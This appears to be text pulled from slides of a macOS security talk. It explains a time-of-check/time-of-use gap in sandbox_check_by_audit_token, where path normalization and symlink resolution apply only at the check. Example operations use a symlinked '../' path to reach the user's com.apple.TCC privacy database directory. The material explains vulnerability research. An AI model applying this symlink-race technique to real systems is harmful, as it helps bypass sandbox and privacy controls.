
sandbox\_checkby\_audit\_token

- removes .. /
- resolves symlink


ONLY FOR THE TIME OF CHECK!!


- removes .. /
- resolves symlink

FINAL RESOLUTION!!



THE PATH IS UNCHANGED => placing a symlink  
will cause it to fail at xnu






OPERATION

target: /private/tmp/dir/../../Users/crab/Library/Application Support/com.apple.TCC

dir -> /private/tmp/1/2/3

resolved path: NA





OPERATION

target: /private/tmp/dir/../../Users/crab/Library/Application Support/com.apple.TCC

dir -> /private/tmp/1/2/3

resolved path: /private/tmp/1/2/3/../../Users/crab/Library/Application Support/com.apple.TCC



